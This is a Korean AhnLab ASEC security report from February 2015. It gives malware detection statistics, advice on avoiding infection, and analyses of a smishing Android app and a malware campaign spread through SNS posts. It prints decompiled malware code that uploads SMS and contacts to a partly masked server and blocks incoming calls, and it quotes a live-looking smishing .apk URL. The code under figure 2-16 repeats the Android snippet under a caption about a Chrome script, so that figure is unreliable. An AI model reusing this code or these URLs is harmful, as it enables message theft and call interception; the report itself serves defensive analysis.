Security Trend

ASEC REPORT

VOL.62

February, 2015

AhnLab

ASEC REPORT

VOL.62 February, 2015

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2015년 2월 보안 동향

Table of Contents


1

보안 통계
STATISTICS

01
악성코드 통계


ASEC이 집계한 바에 따르면 2015년 2월 한달 간 탐지된 악성코드 수는 2,206만 3,090건이다. 이는 전월 3,689만 5,683건 보다 1,483만 2,593건 감소한 수치다. 한편 2월에 수집된 악성코드 샘플 수는 378만 1,333건이다.

[그림 1-1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.



[그림 1-1] 악성코드 추이(2014년 12월 ~ 2015년 2월)

[그림 1-2]는 2015년 2월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 51.35%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 26.72%, 애드웨어(Adware)가 8.34%로 그 뒤를 이었다.



[그림 1-2] 2015년 2월 주요 악성코드 유형


[표 1-1]은 2월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. PUP/Win32.MyWebSearch가 총 216만 4,881건으로 가장 많이 탐지되었고, PUP/Win32. MicroLab이 131만 5,377건으로 그 뒤를 이었다.

[표 1-1] 2015년 2월 악성코드 탐지 최다 10건(진단명 기준)

순위	악성코드 진단명	탐지 건수
1	PUP/Win32. MyWebSearch	2,164,881
2	PUP/Win32. MicroLab	1,315,377
3	PUP/Win32.BrowseFox	919,471
4	PUP/Win32.Helper	872,996
5	PUP/Win32.IntClient	838,251
6	PUP/Win32.SubShop	702,081
7	PUP/Win32.CrossRider	600,211
8	PUP/Win32.Gen	555,784
9	PUP/Win32.Enumerate	479,385
10	PUP/Win32.Generic	468,093

02
웹 통계


2015년 2월 악성코드 유포지로 악용된 도메인은 1,594개, URL은 1만 9,790개로 집계됐다. 또한 2월의 악성 도메인 및 URL 차단 건수는 총 486만 868건이다. 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트의 접속을 차단한 수이다.



[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수(2014년 12월 ~ 2015년 2월)

03
모바일 통계

2015년 2월 한달 간 탐지된 모바일 악성코드는 22만 1,188건으로 집계됐다.



[그림 1-4] 모바일 악성코드 추이(2014년 12월 ~ 2015년 2월)

[표 1-2]는 2월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. Android-PUP/SmsReg의 접수량이 지난달 1만 7,901건에서 12만 616건으로, 급격하게 증가했다. 중국의 스마트폰 사용자를 대상으로 하는 Android-Trojan/AutoSMS가 처음으로 순위권에 이름을 올렸다.

[표 1-2] 2015년 1월 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/SMSReg	120,616
2	Android-PUP/Dowgin	13,375
3	Android-Trojan/FakeInst	10,512
4	Android- PUP/Noico	9,552
5	Android-Trojan/AutoSMS	7,909
6	Android-Trojan/Opfake	4,719
7	Android-PUP/Plankton	2,854
8	Android-PUP/Airpush	2,827
9	Android-Trojan/SMSAgent	2,820
10	Android-PUP/SMSpay	2,368

2

보안 이슈
SECURITY ISSUE

01 악성코드로부터 내 PC 지키는 방법

"소 잃고 외양간 고친다"는 속담처럼, 악성코드에 감염된 후에야 보안의 중요성을 실감하는 사용자들이 많다. 대부분의 사용자들이 개인정보를 PC, 스마트폰에 저장하는 경우가 많은데 이는 악성코드 제작자의 표적이 된다. 기기에 저장된 모든 자료들이 악성코드 제작자의 표적인 셈이다. 악성코드 감염 예방법에 대해 알아보자.

1) 호기심을 자극하는 이메일의 수상한 첨부 파일




그림 2-1 | 악성코드가 첨부된 이메일

[그림 2-1]과 같이 안나(Anna)가 보낸 'my photo'라는 제목의 메일에는 악성코드가 첨부되었다. 해당 메일을 수신한 사용자들은 자연스럽게 메일의 첨부 파일을 다운로드하고 zip 파일을 압축 해제한 후 사진을 보려고 시도할 것이다. 하지만 압축을 풀기 위해 첨부 파일을 실행하는 순간 시스템은 악성코드에 감염된다. 이런 방식으로 사용자들을 낚는 피싱 메일은 '항공 E-ticket', '이력서', '구매 확인' 등의 제목으로 사용자들의 호기심을 자극한다. 수상한 메일을 수신했을 때에는 발신자의 메일 주소를 살펴보고, 내용에 어색한 부분은 없는지 살펴봐야 한다. 또한 최근 유행하고 있는 랜섬웨어(Ransomware)도 메일로 유포되고 있는 만큼 사용자는 확인되지 않은 수신 메일의 첨부 파일 실행은 곧 악성코드 감염임을 명심해야 한다.

2) 파일공유 사이트로 유포되는 악성코드




그림 2-2 | 파일공유 사이트에서 유포된 악성코드

파일공유 사이트도 주의해야 한다. 악성코드 제작자는 유료 콘텐츠를 무료로 다운로드하려는 사용자들

을 대상으로 악성코드를 유포한다. 영화, TV 프로그램 등으로 위장한 악성코드가 파일공유 사이트에 업로드되면 사용자는 의심 없이 콘텐츠를 다운로드한다. 이런 방식으로 악성코드 제작자는 악성코드를 쉽게 유포하고 있어 파일공유 사이트에서 악성코드가 꾸준히 발견되고 있다.

그림 2-3 | 영상 콘텐츠로 위장한 악성 파일(좌) / 악성 파일 확장자 표시(우)

[그림 2-3]과 같이 악성코드는 동영상 콘텐츠의 아이콘으로 위장했다. 이러한 악성 파일은 '제목.avi'와 같은 파일명을 사용하여 영상 파일로 위장한다. 사용자는 [그림 2-4]와 같이 폴더 옵션 수정을 통해 확장명을 확인할 수 있다. 폴더 옵션 수정은 파일을 다운로드하기 전 설정 가능하다.




그림 2-4 | 폴더 옵션 수정

[그림 2-4]와 같이 [폴더 옵션] - [보기] 탭 - [고급 설정]에서 숨김 파일, 폴더 및 드라이브를 표시하도록 체크하고, 알려진 파일 형식의 파일 확장명 숨기기의 체크를 해제하면 된다. 간단한 방법으로 사용자는 '.exe', '.scr' 등의 확장자를 보고 영상 콘텐츠로 위장한 악성코드임을 알 수 있다. 사용자는 파일을 다운로드했을 경우 최신 버전의 백신 프로그램으로 악성코드 감염 여부를 검사하는 것도 중요하다.

간혹 악성코드 제작자는 악성코드의 속성을 숨기기 위해 파일명을 길게 하고 확장명을 속이기도 한다. 이 경우 파일을 실행하기 전 마우스로 파일을 우클릭해서 속성을 확인해야 한다. 예를 들어 다운로드 파일이 동영상 프로그램이면 확장자가 .avi로 확인되고 그림 파일이면 .jpg로 확인된다. 그렇지 않고 확장자가 .exe 등 응용프로그램으로 확인되면 실행하지 않는 것이 좋다.

3) 운영체제, 소프트웨어 업데이트는 즉시

많은 사용자들이 PC 사용 중에 나타난 "업데이트를 진행하세요" 알림 창을 무시한다. 하지만 업데이트가 중요하다는 것을 인지할 필요가 있다. 악성코드 제작자는 사용자들이 운영체제, 소프트웨어 보안 업데이트를 지나치는 틈을 노리고 이전 버전의 취약점을 악용하여 악성코드를 유포한다. 이 경우 업데이트 알림을 확인하지 않고 무시한 사용자들은 취약점을 이용한 악성코드의 표적이 된다.

[그림 2-5]의 악성 파일은 인터넷 익스플로러(IE) 취약점을 악용한 html 파일이다. CVE-2014-6332 취약점을 이용한 코드가 추가되어 추가 악성코드 생성 및 네트워크 연결 등 악성 행위를 한다. 취약점이 있는 Microsoft 보안 업데이트는 필수임에도 대

부분의 사용자들은 중요하게 생각하지 않는다. 해당 악성코드의 감염을 예방하려면 운영체제 및 자바(Java), 어도비 등의 소프트웨어를 가장 최신 버전으로 유지하는 것이 중요하다.

그림 2-5 | CVE-2014-6332 취약점 파일

4) 불필요한 프로그램(PUP)에 포함된 악성코드

PUP(Potentially Unwanted Program)는 말 그대로 사용자가 원하지 않는 불필요한 프로그램이다. PUP는 인터넷 사용 시 광고가 노출되거나, 인터넷 홈페이지를 특정 사이트로 변경하기도 한다. PUP는 설치 시 사용자에게 이용약관을 제공하여 사용자의 동의를 구한다는 점에서 악성코드와는 다르다. 문제는 사용자의 동의를 얻는 절차에서 이용약관의 글자를 작게 하거나, 잘 보이지 않게 하는 등 사용자가 인지하기 어렵게 하여 비정상적으로 설치된다는 것이다. PUP 제작자의 교묘한 PUP 유포에 악성코드 제작자는 숟가락을 얹은 셈이다. PUP의 보안 관리가 허술한 점을 이용하여 악성코드 제작자는 PUP 프로그램을 변조하여 악성코드와 유포한다. PUP를 통해 유포되는 악성코드는 온라인게임핵, 뱅키류 등으로 꾸준히 등장하고 있다. 이러한 악성코드 감염을 예방하기 위해 사용자는 PUP를 설치하지 않도록 주의해야 한다.




그림 2-6 | 프로그램 설치 시 설치되는 제휴 프로그램

[그림 2-6]과 같이 사용자는 프로그램 설치 시, [다음] 버튼만 클릭할 것이 아니라 설치되는 제휴 프로그램, 서비스를 확인하고 체크 상자를 해제해야 한다. 본인이 무심코 설치한 PUP로 인해 악성코드를 유포하는 경로가 될 수 있음을 인지해야 한다.

악성코드 제작자는 새로운 악성코드 유포 방법을 찾기 위해 다양한 시도를 한다. 악성코드 유포 방법은 이 밖에도 USB, 공유 폴더 등 셀 수 없이 다양하다. 조금만 주의를 기울이면 내 PC를 안전하게 지킬 수 있음을 명심해야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Win-Trojan/MDA.630F094C (2014.10.16.04)
Trojan/Win32.MDA (2014.11.14.00)
Exploit/CVE-2014-6332 (2015.01.23.05)

02 추가로 악성 앱 설치하는 생활 밀착형 스미싱

안드로이드 기반 스마트폰 사용자를 노리는 악성코드는 2014년 누적 수가 총 143만 247개로 집계됐다. 이는 2013년 125만 1,586개 대비 14.2% 증가한 수치이며, 2012년 26만 2,699개보다 5.4배 증가한 수치이다.

또한 스마트폰 악성코드는 2011년 8,290개에서 2012년에는 약 26만 개로 폭발적으로 증가했고, 2013년 100만 개를 돌파한 이후 지속적으로 증가하고 있다.

스마트폰 악성코드 143만 247개 중 스미싱 악성코드는 2014년 한 해 동안 총 1만 777개 발견됐다. 이는 2013년 5,206개 대비 약 2배, 2012년 29개 대비 371배 증가한 수치이며 꾸준한 증가세를 보이고 있다.




그림 2-7 | 2012~2014년 스미싱 악성코드 통계

악성코드 배포자는 각종 사회적 이슈를 이용하여 악성코드를 배포한다. 사회적 이슈가 없는 시기에는 주로 생활과 관련된 메시지를 보내는 경우가 많다. 안랩 '안전한 문자'의 트렌드 알림 기능을 보면 요즘 유행하는 스미싱 메시지의 내용을 알 수 있다.




그림 2-8 | '안전한 문자' 앱의 스미싱 트렌드

생활 밀착형 메시지들 중 한 종류를 보면 [표 2-1]과 같다.

표 2-1 | 생활 밀착형 스미싱 원문

{생활민원}분리수고위반통보 해드립니다.상세한확인(회번호) http://me2.do/5xxKglZb
분리수고위반통보 해드립니다.상세한확인(조회번호) a.cleucleu.org/xx.apk?/app

해당 악성 앱을 설치하여 동작 과정을 확인했다.

악성 앱을 설치하면 [그림 2-9]에서 보이는 것처럼 '내장 메모리 컨텐츠 수정/삭제'와 '외장 메모리 컨텐츠 읽기' 권한만 요구하고 있다. 기존에 다루었던 다른 스미싱 앱과는 달리 요구 권한이 간단하다. 이러한 권한만 요청할 경우 추가로 설치되는 악성 앱이 존재할 가능성이 매우 높아 주의가 필요하다.

그림 2-9 | 스미싱 악성 앱 '민원24'

실제로 classes.dex 파일을 디컴파일하여 내부 코드를 살펴보면 'pm install' 명령어로 추가 앱의 설치를 시도한다. 만약 스마트폰이 루팅되어 있다면 사용자에게 설치 여부를 확인하지 않고 추가 앱이 설치 및 실행된다.

그림 2-10 | 추가 악성 앱 설치 코드

추가로 설치되는 앱은 '민원24' 앱에 포함되어 있다. 민원24 앱의 구조는 아래와 같으며, assets의 xxxxx.apk 파일을 설치한다.




그림 2-11 | 민원24 앱의 구조

[그림 2-12]와 같이 추가로 설치되는 악성 앱은 V3 모바일 백신으로 위장하여 사용자의 의심을 피하려고 한다.

그림 2-12 | V3 모바일 백신으로 위장하여 추가로 설치되는 악성 앱

악성 앱은 특정 서버와 통신하며 스마트폰의 문자 정보들을 수집하여 전송한다.

그림 2-13 | 정보 수집 코드 중 일부

```
public class App extends Application {
    public static String URL_BASE = null;
    public static final String URL_CONTACT_UPLOAD = "/api/contactServlet";
    public static final String URL_SMS_REPORT = "/api/recivReport";
    public static final String URL_SMS_UPLOAD = "/api/uploadSMS";
    public static int curBlockState;
    public static int curInterceptState;
    public static long curInterceptStateStartTime;
    public static String imei;
    public static String imsi;
    private static App instance;
    public static String netCountry;
    public static String netName;
    public static String tel;

    static {
        App.curInterceptState = 0;
        App.curInterceptStateStartTime = 0;
        App.curBlockState = 0;
        App.URL_BASE = "http://36.   2.2/smsWatchServer";
    }
```

그림 2-14 | 특정 서버 전송 스트림 중 일부

또한 이 악성 앱은 수신 전화를 가로채는 기능과 전화벨을 무음으로 설정하고 통화를 종료하는 코드가 있다. 사용자는 안전을 위해 앱이 설치될 때 권한 요청을 잘 확인하고, 앱을 다운로드 받을 때는 공식 마켓을 이용해야 한다.

```
public void onReceive(Context context, Intent intent) {
    Object object = context.getSystemService("audio");
    if(!intent.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
        String string = intent.getStringExtra("state");
        Log.e("msg", "State: " + string);
        Log.e("msg", "Incoming Number: " + intent.getStringExtra("incoming_number"));
        if(!string.equalsIgnoreCase(TelephonyManager.EXTRA_STATE_RINGING)) {
            return;
        }

        Log.e("msg", "ring");
        if(App.curBlockState != 2) {
            return;
        }

        ((AudioManager)object).setRingerMode(0);
        try {
            BlockCallReceiver.getITelephony(context).endCall();
            Log.e("msg", "end");
        }
        catch(Exception exception) {
            exception.printStackTrace();
        }
```

그림 2-15 | 통화 종료 코드 중 일부

[스마트폰 사용자를 위한 3대 보안 수칙]

1. 문자 메시지나 SNS(Social Networking Service)등에 포함된 URL 실행을 자제한다. 만약 의심스러운 URL을 실행하고 앱을 설치했다면 모바일 전용 보안 프로그램으로 스마트폰을 검사한다.

2. 반드시 모바일 전용 보안 앱(V3 모바일 등)이나 스미싱 탐지 앱(안랩 안전한 문자 등)을 설치하고 자동업데이트 등으로 항상 최신 엔진을 유지한다. 또한, 보안 앱으로 주기적으로 스마트폰을 검사하는 것이 좋다.

3. 공식 마켓 이외의 앱 설치 방지를 위해 “알 수 없는 출처[소스]”의 허용 금지를 설정하고, 공식 마켓에도 악성 앱이 등록되어 있을 수 있으므로 평판 정보를 반드시 확인한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Android-Trojan/Narut

03
업데이트 파일로 위장해 SNS에서 유포되는 악성코드

세상에 있는 모든 사람들은 최대 6단계 이내에서 서로 아는 사람으로 연결될 수 있다. 케빈 베이컨 게임은 임의의 두 사람이 최소 몇 단계 만에 이어질 수 있는 지 계산하는 게임이다.

- '케빈 베이컨의 6단계 법칙 중에서'

소셜 네트워크 서비스(SNS)는 PC나 스마트 기기를 이용하여 인터넷 상에서 친구, 동료 등 지인과의 인맥을 강화하거나 새로운 인맥을 형성할 수 있게 해주는 관계 네트워크로 사용자가 생성한 정보를 빠르게 유포하거나, 타인의 정보를 쉽게 공유할 수 있는 장점이 있다.

사용자가 게시물을 등록하면, 그와 친구로 맺어진 지인들에게 공유되며 해당 게시물을 스크랩하거나 '좋아요' 또는 댓글을 다는 것만으로도 그 지인의 친구들인 제3자에게까지 정보가 공유된다. 위에 언급한 '케빈 베이컨의 법칙'처럼, SNS 내에선 '나'와 불특정 다수는 항상 연결되어 있으며 거대한 관계 네트워크 안에서 공유되는 정보는 빠르게 확산된다.

최근 한 SNS를 통해 유포된 악성코드는 SNS가 가진 강력한 정보 확산 기능을 이용했다. 유튜브(YouTube)를 가장한 음란물 동영상 링크가 공유된 게시물을 사용자가 클릭하면, 음란물 동영상 재생을 위해 가짜 플래시 플레이어 다운을 유도한다. 이후 사용자가 해당 파일을 다운 및 설치하는 순간 악성코드에 감염된다.

업데이트 파일로 위장한 악성코드는 <C:₩Documents and Settings₩[사용자계정]₩Application Data₩> 경로에 'Chromium.exe'를 자가 복제한다.

복제된 악성코드 Chromium.exe는 외부 C&C서버와 통신하며, 서버에서 추가 다운로드할 파일의 해시(hash) 값을 검사한다. 이후 <C:₩Documents and Settings₩[사용자계정]₩Application Data> 경로에 'wget.exe'를 이용하여 동일 경로 내에 'arsiv.exe' 파일을 다운받는다.

표 2-2 | 네트워크 모니터 정보

프로세스	DestIP	데이터
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/ok.txt
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=update_hash
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=js

Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=key
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=update_hash
wget.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=arsiv_link
wget.exe	9*.8*.1*.3*:80	P*****an.com:80/app.exe

추가 다운로드된 arsiv.exe는 <C:₩Documents and Settings₩[사용자계정]₩Application Data₩browser₩[버전정보]> 경로 내에 구글 크롬과 관련된 다수의 .pak 압축 파일을 복사한다.

Chromium.exe는 <C:₩Documents and Settings₩[사용자계정]₩Local Settings₩Application Data₩Google₩Chrome₩User Data₩Default₩Extensions> 경로 내에 악성 스크립트를 생성한다.

```
public class App extends Application {
    public static String URL_BASE = null;
    public static final String URL_CONTACT_UPLOAD = "/api/contactServlet";
    public static final String URL_SMS_REPORT = "/api/recivReport";
    public static final String URL_SMS_UPLOAD = "/api/uploadSMS";
    public static int curBlockState;
    public static int curInterceptState;
    public static long curInterceptStateStartTime;
    public static String imei;
    public static String imsi;
    private static App instance;
    public static String netCountry;
    public static String netName;
    public static String tel;

    static {
        App.curInterceptState = 0;
        App.curInterceptStateStartTime = 0;
        App.curBlockState = 0;
        App.URL_BASE = "http://36.   2.2/smsWatchServer";
    }
```

그림 2-16 | 크롬 확장 기능으로 삽입된 악성 스크립트

이후 Chromium.exe는 [그림 2-17]과 같이 오토핫키(AutoHotKey)를 이용하여 사용자 PC의 키보드와 마우스를 후킹(Hooking)한다. 후킹은 키보드와 마우스의 동작을 가로채는 행위이며, 사용자가 인터넷 익스플로러(Internet Explorer)를 실행했을 때 강제로 종료시키고 변조된 크롬을 실행시킨다.




그림 2-17 | 오토핫키를 이용한 키보드와 마우스 후킹

사용자가 변조된 크롬을 실행하면 확장 프로그램으로 삽입된 악성스크립트에 의해 특정 주소의 접속 차단 및 C&C 서버로 HTTP GET 요청을 한다. 차단되는 주소는 [그림 2-18]과 같이 대부분 안티바이러스 회사들의 사이트 주소이며, SNS의 일부 페이지 또한 차단하는 것을 볼 수 있다.

그림 2-18 | 스크립트에 의해 차단(Block)되는 주소 목록

또한 크롬을 실행하는 동안 특정 페이지(http://www.f*****r.com/a**/user.php)로 GET 요청을 보내며, 사용자가 SNS에 접속하면 스크립트에 의해 악성코드에 감염된 사용자의 SNS 친구 20명을 음란물 동영상 게시물에 태깅한다.




그림 2-19 | SNS 사용자의 친구를 게시글에 태그하는 스크립트

악성 게시물에 태그된 사용자의 친구가 음란물 동영상의 재생을 시도하면 악성코드에 감염되며 SNS 친구들에게도 악성코드는 급속히 퍼져나갈 가능성이 높다.

해당 악성코드는 단 2일 동안 11만 명을 감염시켰으며, 해당 이슈에 대해 업체는 조치를 취한 것으로 보인다. 재빠르게 확산되는 정보 공유를 이용한 이번 SNS를 통한 악성코드 유포는 비단 이 업체만의 문제는 아니다. SNS 사용자가 많은 만큼 이 같은 사례와 동일한 방법이거나 더 지능화된 방법으로 악성코드 유포지로 활용될 수 있기 때문이다.

악성코드 제작자들은 단시간 내에 자신이 만든 악성코드를 빠르게 전파할 수 있는 매개체가 필요하다. 이 요건을 충족시켜주는 환경을 제공하는 것이 바로 SNS라는 것을 사용자들은 알아둘 필요가 있다.

